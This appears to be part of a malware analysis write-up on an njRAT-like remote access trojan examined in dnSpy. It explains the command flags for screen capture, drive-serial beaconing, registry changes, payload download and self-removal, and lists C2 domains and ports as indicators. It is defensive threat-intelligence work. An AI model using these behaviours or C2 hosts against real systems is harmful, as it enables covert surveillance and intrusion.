
dnSpy v6.1.8 (32-bit, .NET)

inf

The inf flag gets the system drive number and returns with “encoded bas64, 44gang44.duckdns.org,2222, |’|’|”. The server 44gang44.duckdns.org is used for c2 and port 2222 is used with content encoded base64 of system drive number. The value in the result variable will be a hexadecimal representation of the volume serial number of the system drive. Depending on the specific system and drive, this value will vary and typically be a combination of letters and numbers.

cap

CAP flag does the following main tasks: capturing the screen, handling the cursor, checking for changes in the captured image, and preparing the data for sending using encoding and then sending the data. It sends the data with CAP flag to the server which indicates that this is screenshot of victim screen.



p

The P flag is just to acknowledge the response is coming.
un

The un fag is coded to uninstall the malware but if there is @ it start itself again.


If there is ~ with un, it starts removing the footprints from the system.

1. It is deleting the registry of persistence from current user and from local machine.

2. It is deleting this application malware from the allowed program of firewall.
3. It is deleting itself from the startup folder.
4. It is removing the software mutation registry.
5. It deletes itself from the system after pinging localhost. This pinging on localhost creates a little delay and after this delay it deletes itself.

RG

It also checks for Registry modifications if RG flag is present like registry get values, checking its permissions, adding new registries, and removing registries.



rn

Flag “rn” handles the new zip file downloads. It downloads the zip file from specified URL and it place it in the device for further execution, it uses http web client to download this file.

Network Indicators

Callback URLs

- njnjnjs.duckdns.org :35888
- 44gang44.duckdns.org : 2222

References

1. dnSpy: https://github.com/dnSpy/dnSpy

2. https://www.virustotal.com/gui/file/5f66c7336f8469a6ab349a3f0f3f7aca1b483f2f2a8b4ad71af79ff51a8aad6b
3. https://www.joesandbox.com/analysis/1292688/0/html
4. https://cybergeeks.tech/just-another-analysis-of-the-njrat-malware-a-step-by-step-approach/